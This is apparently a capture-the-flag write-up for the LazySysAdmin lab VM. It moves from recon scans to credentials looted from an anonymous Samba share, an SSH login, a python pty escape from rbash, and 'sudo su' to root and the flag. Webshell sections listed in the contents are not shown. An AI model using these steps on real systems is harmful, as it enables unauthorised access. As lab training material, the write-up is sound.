

Table of Contents

Summary	1
Recon/Scanning	2
netdiscover	2
nmap.....	2
nikto.....	3
dirb	4
WPScan.....	5
enum4linux.....	6
Connecting to Samba	7
Recovered Credentials	8
Admin Panel Credentials.....	9
Getting a shell	10
SSH w/ recovered creds.....	10
Enumerate privileges.....	10
Breaking out of a locked down shell	11
Persistence.....	13
File Upload.....	14
Weevely PHP webshell.....	15
Edit the upload.....	17
Access the webshell	17
Unattempted Attack Vectors	18
phpMyAdmin.....	18
InspIRCd	19

Summary

Lazysysadmin is a web server running several services including Apache, WordPress, phpmyadmin, MySQL, InspIRCd, SSH, and Samba

The primary vulnerability was simply recovered admin credentials in an open Samba share.

1. A config file containing credentials was found in a Samba share.
2. The credentials were used to access the server via SSH
3. The credentials were also used to access the Admin panel of the WordPress site
4. Persistence was gained by uploading a webshell through the WordPress image upload

Recon/Scanning

netdiscover

quickly scan my private range to find the host

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# netdiscover -r 192.168.15.0/24 [7/188]
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.15.1 00:50:56:c0:00:01 1 60 VMware, Inc.
192.168.15.147 00:0c:29:90:f5:0e 1 60 VMware, Inc.
192.168.15.254 00:50:56:e3:20:ad 1 60 VMware, Inc.

[0] <can 2:nmap 3:dirb 4:smb 5:shell- 6:[tmux]* "localhost" 22:43 10-Feb-18
```

nmap


-sV to enumerate services

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# nmap -sV 192.168.15.147

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-10 21:00 CST
Nmap scan report for 192.168.15.147
Host is up (0.17s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
root@localhost:~#
```

see what web service looks like



nikto

scan for immediate web vulnerabilities / attack vectors

```
root@localhost:~# nikto -host 192.168.15.147
- Nikto v2.1.6
[...]
+ Target IP:      192.168.15.147
+ Target Hostname: 192.168.15.147
+ Target Port:    80
+ Start Time:   2018-02-10 20:55:39 (GMT-6)
[...]
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks Iodnes via ETags, header found with file /, fields: 0x8ce8 0x5560ea23d23c0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /old/: Directory indexing found.
+ Entry '/old/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /test/: Directory indexing found.
+ Entry '/test/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /Backnode_files/: Directory indexing found.
+ Entry '/Backnode_files/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ robots.txt contains 4 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /apache/: Directory indexing found.
+ OSVDB-3092: /apache/: This might be interesting...
+ OSVDB-3092: /old/: This might be interesting...
+ Retrieved x-powered-by header: PHP/5.5.9-lubuntu4.22
+ Uncommon header 'x-ob' mode' found, with contents: 0
+ OSVDB-3092: /test/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /info.php?file:///cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ Uncommon header 'link' found, with contents: <http://192.168.15.147/wordpress/index.php?rest_route=>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ /phpmyadmin/: PhpMyAdmin directory found
+ 7690 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:        2018-02-10 20:55:53 (GMT-6) (14 seconds)
[...]
+ 1 host(s) tested
root@localhost:~#
```

- Outdated Apache
- Wordpress
- Phpmyadmin

dirb

to enumerate web directories

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# dirb http://192.168.15.147
[376/383]

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Feb 10 21:04:35 2018
URL_BASE: http://192.168.15.147/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.147/ ----
==> DIRECTORY: http://192.168.15.147/apache/
+ http://192.168.15.147/index.html (CODE:200|SIZE:36072)
+ http://192.168.15.147/info.php (CODE:200|SIZE:77264)
==> DIRECTORY: http://192.168.15.147/javascript/
==> DIRECTORY: http://192.168.15.147/old/
==> DIRECTORY: http://192.168.15.147/phpmyadmin/
+ http://192.168.15.147/robots.txt (CODE:200|SIZE:92)
+ http://192.168.15.147/server-status (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.15.147/test/
==> DIRECTORY: http://192.168.15.147/wordpress/
==> DIRECTORY: http://192.168.15.147/wp/
[0] 0:nikto 1:wpscan 2:nmap- 3:dirb* 4:smb 5:bash "localhost" 21:33 10-Feb-18
```

soooooo many directories

Some worth mentioning:

- wordpress/wp-admin
- wordpress/wp-content/uploads
- phpmyadmin/



WPScan

enumerate WordPress vulnerabilities

```
root@localhost:~# wpscan 192.168.15.147/wordpress [112/130]
[!] URL: http://192.168.15.147/wordpress/
[+] Started: Sat Feb 10 20:54:33 2018

[+] The WordPress 'http://192.168.15.147/wordpress/readme.html' file exists exposing a version number
[*] Interesting header: LINK: <http://192.168.15.147/wordpress/index.php?rest_route=>; rel="https://api.w.org/"
[*] Interesting header: SERVER: Apache/2.4.7 (Ubuntu)
[*] Interesting header: X-POWERED-BY: PHP/5.5.9-1ubuntu4.22
[!] Registration is enabled: http://192.168.15.147/wordpress/wp-login.php?action=register
[*] XML-RPC Interface available under: http://192.168.15.147/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://192.168.15.147/wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://192.168.15.147/wordpress/wp-includes/

[+] WordPress version 4.8.1 (Released on 2017-08-02) identified from advanced fingerprinting, meta generator, links opml, stylesheets numbers
[!] 14 vulnerabilities identified from the version number

[!] Title: WordPress 2.3.0-4.8.1 - $wpdb->prepare() potential SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/8905
Reference: https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/70b21279098fc973cae803693c0705a548128e48
Reference: https://github.com/WordPress/WordPress/commit/fc930d3daed1c3acef010d04acc2c5de93cd18ec
[!] Fixed in: 4.8.2

[!] Title: WordPress 2.9.2-4.8.1 - Open Redirect
Reference: https://wpvulndb.com/vulnerabilities/8910
Reference: https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
Reference: https://core.trac.wordpress.org/changeset/41398
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14725
[!] B:nikto: 1:wpscan: 2:omap: 3:dirb: 4:smb "localhost" 21:29 10-Feb-18
```

enum4linux

enumerate Samba shares

-S to get sharelist

```
root@localhost: ~
File Edit View Search Terminal Help
=====
| Session Check on 192.168.15.147 |
=====
[+] Server 192.168.15.147 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.15.147 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.15.147 |
=====
WARNING: The "syslog" option is deprecated


| Sharename | Type | Comment                  |
|-----------|------|--------------------------|
| print\$   | Disk | Printer Drivers          |
| share\$   | Disk | Sumshare                 |
| IPC\$     | IPC  | IPC Service (Web server) |



Reconnecting with SMB1 for workgroup listing.


| Server    | Comment      |
|-----------|--------------|
| -----     | -----        |
| Workgroup | Master       |
| -----     | -----        |
| WORKGROUP | LAZYSYSADMIN |



[+] Attempting to map shares on 192.168.15.147
//192.168.15.147/print$ Mapping: DENIED, Listing: N/A
//192.168.15.147/share$ Mapping: OK, Listing: OK
//192.168.15.147/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Feb 10 21:15:22 2018
root@localhost:~# enum4linux -S 192.168.15.147
[0] 0:nikto 1:wpscan 2:nmap 3:dirb- 4:smb* 5:> "localhost" 21:34 10-Feb-18
```


Found a share with anonymous access

Connecting to Samba




Found some interesting files on the share





Recovered Credentials



Validate SSH with credentials

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# ssh togie@192.168.15.147
#####
#          Welcome to Web TR1
#          All connections are monitored and recorded
#          Disconnect IMMEDIATELY if you are not an authorized user!
#####

togie@192.168.15.147's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

 System information as of Sat Feb 10 02:59:35 AEST 2018

 System load:  0.0           Processes:      176
 Usage of /:   47.6% of 2.89GB  Users logged in:    0
 Memory usage: 39%
 Swap usage:  0%

 Graph this data and manage this system at:
 https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

togie@LazySysAdmin:~$
```

User: togie
Password: 12345

Admin Panel Credentials

A screenshot of a file manager interface. The left sidebar shows recent locations: Home, Desktop, Documents, Downloads, Music, Pictures, Videos, and Trash. The main pane displays files and folders from a share\$ location on 192.168.15.147. The 'wordpress' folder is selected. The contents include:

Name	Size	Modified
index.php	418 bytes	24 Sep 2013
license.txt	19.9 kB	2 Jan 2017
readme.html	7.4 kB	12 Dec 2016
wp-activate.php	5.4 kB	27 Sep 2016
wp-admin	—	2 Aug 2017
wp-blog-header.php	364 bytes	19 Dec 2015
wp-comments-post.php	1.6 kB	29 Aug 2016
wp-config.php	3.7 kB	21 Aug 2017
wp-config-sample.php	2.9 kB	16 Dec 2015
wp-content	—	21 Aug 2017
wp-cron.php	3.3 kB	24 May 2015
wp-includes	—	2 Aug 2017
wp-links-opml.php	2.4 kB	20 Nov 2016

"wp-config.php" selected (3.7 kB)

A screenshot of a code editor window titled "wp-config.php". The file contains the following PHP code:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMySQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

Worked for phpMyAdmin & WordPress admin panels

Getting a shell

SSH w/ recovered creds

```
root@localhost:~# ssh togie@192.168.15.147
#####
#          Welcome to Web_TR1
#          All connections are monitored and recorded
#          Disconnect IMMEDIATELY if you are not an authorized user!
#####

togie@192.168.15.147's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

 System information as of Sat Feb 10 02:59:35 AEST 2018

 System load:  0.0          Processes:      176
 Usage of /:   47.6% of 2.89GB  Users logged in:    0
 Memory usage: 39%          IP address for eth0: 192.168.15.147
 Swap usage:   0%

 Graph this data and manage this system at:
   https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

togie@LazySysAdmin:~$ █
[10] 0:nikto 1:wpscan 2:nmap 3:dirb- 4:smb 5:sshd*           "localhost" 22:01 10-Feb-18
```

User: togie
Password: 12345

Enumerate privileges


sudo -l

```
root@localhost:~# id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
  (ALL : ALL)

togie@LazySysAdmin:~$ █
[10] 0:nikto 1:wpscan 2:nmap 3:dirb- 4:smb 5:sshd*           "localhost" 22:11 10-Feb-18
```

Breaking out of a locked down shell




A terminal window titled "root@localhost: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command history shows:

```
tobie@LazySysAdmin:~$ pwd
/home/tobie
tobie@LazySysAdmin:~$ cd /
-rbash: cd: restricted
tobie@LazySysAdmin:~$
```

The command `cd /` is highlighted with a red box. The status bar at the bottom indicates "[0] < 5:ssh* "localhost" 22:12 10-Feb-18".


Spawn a new bash process with python



A terminal window titled "root@localhost: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command history shows:

```
tobie@LazySysAdmin:~$ which python
/usr/bin/python
tobie@LazySysAdmin:~$ python -c 'import pty; pty.spawn("/bin/bash")'
tobie@LazySysAdmin:~$ cd /
tobie@LazySysAdmin:/$
```

The command `python -c 'import pty; pty.spawn("/bin/bash")'` is highlighted with a red box. The status bar at the bottom indicates "[0] <pscan 2:nmap 3:dirb- 4:smb 5:ssh* "localhost" 22:13 10-Feb-18".



A terminal window titled "root@localhost: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command history shows:

```
tobie@LazySysAdmin:/$ sudo su
root@LazySysAdmin:/# id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:/#
```

The command `sudo su` is highlighted with a red box. The status bar at the bottom indicates "[0] <:ssh* "localhost" 22:14 10-Feb-18".

```
root@localhost: ~
File Edit View Search Terminal Help
root@LazySysAdmin:/# cd ~ [10/2069]
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)

